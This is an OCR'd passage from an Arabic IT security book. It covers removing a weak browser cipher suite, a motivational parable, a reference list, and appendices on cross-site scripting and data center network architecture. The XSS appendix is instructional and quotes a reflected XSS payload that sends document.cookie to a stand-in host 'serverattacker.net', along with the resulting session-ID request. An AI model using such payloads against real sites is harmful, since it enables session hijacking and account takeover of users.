
(1) When a browser supports SSL 2, its SSL 2-only suites are shown on

هل تتذكر هذا ال cipher suite ..؟

إنه أحد ال cipher suites التي قدمها المتصفح إلى ال server أثناء مرحلة ال handshake عندما كنا نتحدث عن بروتوكول ال SSL، وأيضاً قام ال server باختياره!.

فضلاً عن أنه لايدعم ال Forward Secrecy، فهو مُصنَّف بأنه ضعيف!.


سنقوم الآن بإلغائهِ من البدائل التي يقوم المُتصفح الخاص بي بتقديمها باتباع الخطوات الموضحة بالشكل:



نقوم بكتابة about:config في الشريط، ثُمَّ في خانة البحث نكتب SSL3 فيظهر لنا ال cipher suites التي يدعمها المتصفح، فنقوم بإلغاء هذا ال cipher suite الضعيف عن طريق جعل قيمته المناظرة ب False.

والآن سنعود مرةً أُخرى إلى ssllabs لنختبر المُتصفح بعد هذا الإجراء لنتأكد من عدم ظهور هذا ال cipher suite مع البدائل التي يدعمها المتصفح.

هاهي النتائج، ولايوجد من بينها ال cipher suite الضعيف!.



إلى هُنا نكون انتهينا من فقرة ال PFS.

سننتقل الآن إلى آخر فقرة في هذا الباب، وهي بِعنوان "Success Algorithms"

Success Algorithms

بِما أنك الآن أصبحت رَجُلاً رَقَمياً بامتياز ☺، دعني أُقدم لك بعض الخوارزميات المُختارة التي يُمكِنُك اعتمادها لِتكون دائمَ التَقدُّم إلى الأمام.

قُمتُ بإطلاق لفظة "خوارزمية" عليها تماشياً مع موضوع هذا الباب، الذي كان الختام لِكِتابي.

سأحكي لك قصة من القصص الرائعة..

في يومٍ ما.. كان أحد الحُكَماء الصوفيون يَحْضُرُهُ المَوْت..

فسألهُ أحدهم..

فقال: أيها العارِف الكبير.. دُلَّني على أساتيذك ومُعلِّميك الذين استقيتَ منهم هذه الحِكمة الجَليلَة!.

قال الشيخ: يابُني.. لو أردتُ ذلك لأخذنا شهوراً ووراءَ شهور لأدُلكَ عليهم!، وليس في الوقت مُتَّسع!.

قال الشاب: إذاً.. فدُلَّني على أهم أساتيذك!، على أروعِ مُعلِّميك!.

فقال الشيخ: نعم.. هُم ثلاثة..

قال الشاب: ومن هُم؟

فرد الشيخ: هُم لِص!، وكلب، وطفلٌ صغير!.

وبدأ الشيخ يسرد له قصتهُ مع هؤلاء المُعلمين الثلاثة..

عُدتُ ذاتَ يوم من السَفَر، وكُنتُ قد استودعتُ مِفتاح داري عند جارة لي كبيرة في السن، فأحسست بالحرج من أن أوقظها في منتصف الليل. وبينما أنا كذلك، إذا برجُل يسألني: ماذا بك؟

قلت: أود أن أفتح بيتي وليس معي المِفتاح!.

قال: أنا أفتحهُ لك، فهذه صنعتي!.

ففتحه ذاك الرجل بالفِعل،

فقال له الشيخ: إنزل عليَّ ضيفاً الليلة.

فرد الرجل: على الرحب والسَعَة، فليس عندي بيت من الأساس!.

يقول الشيخ، فنزل عليَّ ضيفاً لبضعة شهور!، وكان يخرُج كل صباح باكِراً باحثاً عن رِزقه، ثُمَّ يعود في آخر اليوم خاليَ اليدين، ولم يكن يعلم الشيخ أنه لص!.

فقد كان يتأملهُ وهو يستيقظ كل يوم بكل حيوية ونشاط وينطلق للسعي على رزقه، ثم يأتي بلا مال،

وكان يسأله الشيخ: ماذا كسبت؟، فيرد عليه: لا شيء!، غداً إنشاءالله يأتيني الرزق.. وهكذا..

فكان رجل عجيب!، لا ييأس، لديه إقبال على الحياة وطموح عاليين!، لا يتضجر من القضاء والقدر!.

قال الشيخ: فتعلمتُ منهُ الكثير!.

وهذه أول خوارزمية للنجاح أُهديها لك!..

"لا تيأس".. إبذل مابوسعك دائماً، ولا تطمئن لِما وَصَلتَ إليه من علوم أو معارف أو خبرات!، ابحث دائماً عن كل جديد ولا تركن إلى منطقة الراحة.

لاحظَ بعض الباحثين وجود علامة مُشتركة بين عدد من المُخترعين والعُلَماء. وهي أنهم كانوا مُصابين بنوع من الأزمات النفسية وهي "عدم الرِّضا عن أنفسهم"!، فكان يدفعهم هذا إلى البحث المُستمر وبذل الجُهد غير العادي، والسهر لساعاتٍ طِوال بسبب عدم شعورهِم بالرِّضا عن نتائجهم الحالية!.

فكانت هذه العُقدة النفسية سبباً في ظهور إنجازاتِهم غير المسبوقة!، ونتائجهم المُثيرة للدهشة!.

لا نُريد أن نكونَ مُعقَّدين مثل هؤلاء!.. ☺

ولكن نُريد التحلي ببعض الإصرار وبذل الجهد لنَتمكن من التقدم للأمام دوماً.

لِنَعود إلى الشيخ الجليل...

واستكمل الشيخ.. وأما الكلب.. فكان يُسابِقُني إلى جَدْوَلِ ماء، فيه عُمق، أي أنه عميق بعض الشيء.

فلما أقْدَمَ ذلك الكلب إلى الجَدْول، يبدو أنه رأى صورته في الماء!،

فَفَزِع!، فابتَعد.. لكنَّ العطشَ غلبهُ، فعاد.. ثم ارتدَّ فزِعاً.. وهكذا لِعِدة مُحاولات.

إلى أنْ غلبهُ العطش فألقى بنفسهِ في الماء!.

قال.. فتعلمتُ من هذا الكلب.. أن أكثر معارِكِنا، وأكثر صِراعاتِنا، وأكثر مخاوِفِنا هي أوهامُنا!!

نخلُقُها ثُم نُسقِطُها على الواقع ونُصدِّقُها!.

هذه المخاوِف هي التي تُتعِبُنا.. هي التي تُصيبُنا بالإعياء!.

وهذه هي الخوارزمية الثانية للنجاح..

لا تَخَف مِنَ التَجْرِبة!، أقبِل ولا تَخَف..

مُعظم الأمور تبدو صعبة في بدايتها، لكن بالتحلي ببعض الشجاعة والحِكمه يُمكِن التَغَلُّب على الصُعُوبات، ثُم النّظَر إلى ما وراءها، وهكذا.. كُلما حَققتَ هَدفاً، احتفل به، وافرح به!، ثُم انتقل إلى الذي يَليه!.

مُعادَلات النَّجاح كثيرة ومُتعدِّدَة،

والأفضل من مَعرِفَتِها ودِراسَتِها.. هو تَطبيق ما نَعرفهُ مِنها أولاً!.

ولِهذا سَنكتفي بِهاتين الخوارزميتيْن.

أُحِبُ أن أُهنِّئك..

لقد وَصلتَ إلى نِهاية هذا الكتاب بِحَمد الله تعالى..

أتمنى أن يكون قد نالَ إعجابك..

This page is intentionally left blank

References

Books:
Ref (1) Hacking, the art of exploitation (2nd Edition).
Ref (2) Computer Networking, a top-down approach (Sixth Edition).
Ref (3) The Shellcoders Handbook.
Ref (4) Practical Malware Analysis.
Ref (5) Practical Packet Analysis (2nd Edition).
Ref (6) Grayhat Hacking (3rd Edition).
Ref (7) Cryptography and Network Security (Fifth Edition).
Ref (8) Sybex CISSP Studygide (3rd Edition).
Ref (9) Sybex CISA Studyguide (2nd Edition).
Ref (10) The Practice of network security monitoring – Nostarch press

Websites:
www.wikipedia.com
www.stackoverflow.com

Appendixes

(A), (B) and (C)

XSS Attacks

CROSS SITE SCRIPTING

يُعتبَر ال XSS شكل من أشكال ال Injection Attacks.

نقوم بتعريف ال injection exploits على أنها الثغرات التي تَستَخدِم خاصية ال input أو ال data entry ليتم إدخال كود بدلاً من إدخال ال data المطلوبة، فينتُج بذلك تغيير أو تخريب لوظيفة هذه ال operation.

من أمثلة ال injection attacks مايلي:

SQL injection, DOM injection, & XSS

ماهذا ال XSS..؟

Cross-site scripting (XSS) is a code injection attack that allows an attacker to execute malicious JavaScript in another user's browser.

كيف يتم هذا؟

لا يقوم ال Attacker باختراق user بعينه!، بينما يقوم باستغلال ثغرة في ال Website الذي سيقوم ال user بزيارته. حينها يستخدم ال Attacker هذا الموقِع كأداة لِتوصيل ال malicious code إلى ال user الذي يتصفَّح الموقع. ويتعامل ال browser الخاص بال user مع ال malicious code على أنهُ جزء من الموقع ولا يُلاحِظ أنه كود مشبوه!. هذا هو التعريف الشهير لأول نوع من ال XSS، وهو ال "Persistent XSS"، وغالباً يتم كتابة هذا الكود بلُغَة الجافا.

كيف يقوم ال Attacker بعمل inject لهذا ال code داخل صفحات الموقع؟

في حالة إذا كانَ الموقِع يحتوي على أي نوع من أنواع ال "user inputs".

لِنفرض أنَّ أحد صفحات موقعٍ ما تحتوي على Script وظيفتهُ عرض تعليقات الزوَّار، وتحديداً آخر تعليق، سيكون شكل هذا ال Script كما يلي:

```
print "<html>"
print "Last comment:"
print db.lastComment
print "</html>"
```

هذا ال Script سيقوم بعمل access إلى ال Data Base الخاصة بتعليقات الزوَّار، لِيلتقط منها آخر تعليق ثُمَّ يعرضه على الشاشة للمُستخدمين.

كيف يستغل ال Attacker هذا ال Script لإدراج الكود الخاص بِهِ؟

سَيَعتَبِر ال Attacker نفسه أحد الزوَّار، ثمَّ بدلاً من إرسال تعليق سيقوم بإرسال كود، هذا الكود سيتم تخزينه في قاعدة البيانات "db"، ثُمَّ يتم عرض هذا التعليق الأخير (الكود) لأي user يفتح هذه الصفحة.

لِنُشاهِد ما سيتلقاه أي user بعد إرسال الكود.

```
<html>
Latest comment:
<script>...</script>
</html>
```

النقاط التي بين ال Tags <Script></Script> تُعَبِّر عن ال malicious code، هذا الكود ربما تكون وظيفته الوصول إلى ال Cookie الخاصة بهذا ال user ونسخها ثُمَّ إرسالها إلى ال Attacker.

بعض الآثار المُترتبة على وقوع أحدهم ضحية لل malicious code.

1 – سَرِقَة ال Cookies

يقوم ال Attacker بتضمين كود مستخدماً الأمر document.cookie في أحد ال input forums، فيتمكن بهذا الحصول على ال cookie الخاصة بأي زائر لهذه الصفحة.

2 – سرقة كلمات المرور عن طريق ال Keylogging.

يقوم ال attacker هُنا بِزَرع keyboard event listener باستخدام الأمر addEventListener ليتم إرسال مايتم كتابته بالكيبورد إلى ال Server الخاص بال Attacker.

XSS Attack types:


Persistent XSS
where the malicious string originates from the website's database.

Reflected XSS
where the malicious string originates from the victim's request.

DOM-based XSS
where the vulnerability is in the client-side code rather than Server-side code.

Persistent XSS

مايلي شكل يوضح خطوات تنفيذ هذا النوع من الهجوم:



(1) يقوم ال attacker باستغلال أحد ال input forums في الموقع لِيقوم بإدخال malicious string إليه عن طريق Post method.

ماهذا ال Post method..؟

في البداية نقوم بتعريف ال HTTP على أنه البروتوكول الأساسي الذي يُعَد بوابتك لدخول ال WWW. يستخدم هذا البروتوكول نظام ثابت في عملية التواصل بين ال clients وال server، وهي ال "Message based system"، حيثُ يقوم فيها ال client بإرسال request، ويقوم ال server بالرَّد عليه response. من أشهر ال methods التي يتعامل بها هذا البروتوكول هيَ ال Get، وال Post.

تُستَخدَم ال Get عندما يقوم ال client بطلب resource بعينهِ من ال server، (Retrieve a resource)، بينما تُستخدَم ال Post لتقوم بعمل Action ما.. (to perform action)

مثال لعملية ال post، قيامك بالضغط على send مثلاً بعد ملئ forum ما أو أثناء إجراء عملية بحث.

(2) يقوم أي user عشوائي هُنا بطلب هذه الصفحة من الموقع، لاحظ استخدام Get method.

(3) يقوم الموقع بعمل Response لل victim بإرسال الصفحة وبها ال malicious string التي قام ال attacker بإدخالها إلى قاعدة البيانات في الخطوة الأولى. لاحظ الرقم 200 في ال response وهو يعني مايلي:

it means that the request was successful, and that the requested resource is being returned.

(4) يقوم ال victim's browser بتنفيذ ال malicious code وهو عبارة عن كود لنسخ ال Session cookie الخاص بال victim وإرساله إلى Server يخُص ال attacker.

ومالذي سيستفيده ال attacker بعد أخذ هذا ال Session cookie..؟


سيقوم بعدها بالتعامل مع هذا الموقع على أنهُ هُوَ هذا ال victim، أي أنه سيتمكن من انتحال شخصية هذا ال user.

لقد فهمنا النوع الأول من ثغرات ال XSS.

سننتقل لتوضيح النوع الثاني وبهِ نختم هذا الموضوع

Reflected XSS

مايلي مثال من كتاب the web application hacker’s handbook اخترتهُ لك.



The steps involved in a reflected XSS attack

(1) يقوم ال user بعمل Login لأحد ال web applications على الإنترنت، ويحصُل على ال “Session Token” الخاصة بهذه العملية.

وماهذا ال Session token..؟

ذكرنا من قبل أن بروتوكول ال HTTP يُعَد Stateless protocol، ويعتمد على ال request-response model. فكُل request و response يَعتَبِرهُم “independent transaction”

وبالتالي لا يملك ال HTTP طريقة أو mechanism ليقوم بربط سلسلة من ال requests الخاصة ب user بعينهِ!.

وبالنظر إلى مواقع الانترنت الآن، ستجد أنها تُقدم لك خدمة ال login، وخدمة الشراء الإلكتروني، وأيضاً تقوم هذه المواقع بِتَذَكُّر ماقُمتَ بِهِ لديهم في الزيارات الماضية.

فكيف تقوم المواقع بهذا الأمر؟

لتحقيق أيٍ من هذه الخدمات، سَتَحتاج هذه المواقع تطبيق مبدأ نُطلِق عليه "Session".

لاحظ أنَّ عدم وجود ال Session سيجعل عملية ال login مثلاً تتكرر في كل صفحة أو كل request جديد!.

فما وظيفة هذه ال Session إذاً؟

بعد أن يقوم ال user بتسجيل الدخول، يقوم الموقع بفتح Session لهذا ال user، ثُمَّ يتعامل مع بقية ال requests التي تتم داخل هذه ال session على أنها تتبَع هذا ال user.

وبالتالي يُريد الموقع التأكُّد من أنَّ سلسلة ال requests هذه قادمة من هذا ال user تحديداً!، وليس أحد غيره. وهذا التأكُّد يتم باستخدام ال "Session Token"

فما هذا ال Token..؟

لِكُل user يفتح session مع الموقع، يتم إعطاؤه رقم عشوائي يُسمَّى Session ID أو Token، وعندما يبدأ هذا ال user بإرسال request جديد أو الانتقال لِصفحة أخرى فيقوم بتضمين هذا ال ID في ال request، فيتمكن حينها الموقع من ربط هذا ال request بالذي قبله، ومن ثم التحقُّق من هذا ال user.

(2) يقوم ال Attacker هُنا بإرسال كود داخل "message error" يظهر أمام ال victim فيضغط عليه دون تدقيق في معناه!. هذا مثال على مايظهر لل user:



هذا الكود عبارة عن request سيطلبه ال victim من الموقع بأن يُرسِل له الموقع ال cookie أو ال Session ID الخاص به، ويتم تحويله إلى ال server الخاص بال attacker. كمايلي:

```
http://website.net/error/5/Error.ashx?message=<script>var+i=new+Image;
+i.src="http://serverattacker.net/"%2bdocument.cookie;</script>
```

(3) يبدأ ال user بإرسال ال request الغير أخلاقي

(4) يقوم الموقع بالرد على ال victim بإرسال ال session ID إليه.

(5) يبدأ ال victim's browser بتنفيذ ال javascript code التالي:

```
<script>var+i=new+Image;+i.src="http://serverattacker.net/"%2bdocument
.cookie;</script>
```

(6) يُرسِل ال victim ال Session ID إلى ال Attacker عن طريق عمل request إلى ال server الخاص بال attacker،

هذا ال request يتضمَّن ال Session Token الخاصة بال victim.

مايلي شكل لهذا ال request:

لاحظ ال session id

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
Host: serverattacker.net
```

(7) يستخدم ال attacker هذا ال session id ويتعامل مع الموقع مُنتحِلاً شخصية ال victim.

Appendix (B)

Spine & Leaf Architecture Vs Traditional Data Center Architecture

مع انتشار تكنولوجيا ال Virtualization وال Cloud Computing، وال Distributed Cloud مِثلَ تكنولوجيا ال Hadoop في بيئة ال Data Center.. بدأت الحاجة الفعلية لمزيد من المُقومات وإلى السرعات العالية في نقل البيانات والتي لم يُثبت ال Traditional Architecture الكفاءة بها!،

فبدأت الحاجة لابتكار Architecture أو Model جديد ومُوفِر في نفس الوقت. فكانت الحاجة لظهور Architecture جَديد لِيحل مَحل النظام التقليدي "Three-Tier Networking Model".


ما هذا ال "Hadoop" أولاً..؟،

كي أفهم لماذا سنحتاج ل Network Architecture جديد لِنَتَمكَّن من التعامُل معه!.

قُمْتُ بِشَرح ال Hadoop في المُلحَق الأخير، (Appendix (C، تستطيع الإنتقال إليه إن شِئت.

وما هذا ال "Three-Tier Networking Model"..؟

ها هو..



Core Layer

Core Layer is considered as the back bone of networks, The Core Layer routers move information on the network as fast as possible.

Core Layer consists of biggest, fastest, and most expensive routers with the highest model numbers.

Aggregation Layer

The purpose of this layer is to provide boundary definition by implementing access lists and other filters. Therefore the Distribution Layer defines policy for the network. Distribution Layer includes layer 3 switches. it ensures that packets are properly routed between subnets and VLANs in the enterprise.

Access Layer

Access layer switches ensures that packets are delivered to the end devices,
It includes Access Switches which are connected to the end devices (Computers, and Servers).

سنقوم بتوضيح نوعين من ال Traffic Patterns المُتعارف عليهم في ال Data Center.

النوع الأول:

North-South Traffic

هذا النوع من ال Traffic نُطلِق عليه أيضاً "Client-Server Traffic".

Traffic between Data Center and any thing else outside, (Traffic that travels in and out of the data center).

هذه بعض الأمثلة عليه..

ال Traffic الخاص بال HTTP/HTTPs، أو ال Exchange، أو ال SharePoint.

يتضح أن ال Network Model الذي تكلمنا عنه بالأعلى يُثبت كفاءة جيدة في التعامل مع مثل هذه الأنواع من ال Traffic التي تكون في الأغلب بين ال Remote Clients وال Servers بداخل ال Data Center. هذا ال Network Model مَبني على مبدأ ال Redundancy والحماية في حالة حدوث أي خلل أو كما نقول: "Resiliency against any failure". وذلك عن طريق تفعيل ال Spanning Tree Protocol.

ولكن عند تفعيل هذا البروتوكول ينتج عن ذلك حَجْب ل 50% من ال Network Links كما يظهر بالشكل بالصفحة الماضية.

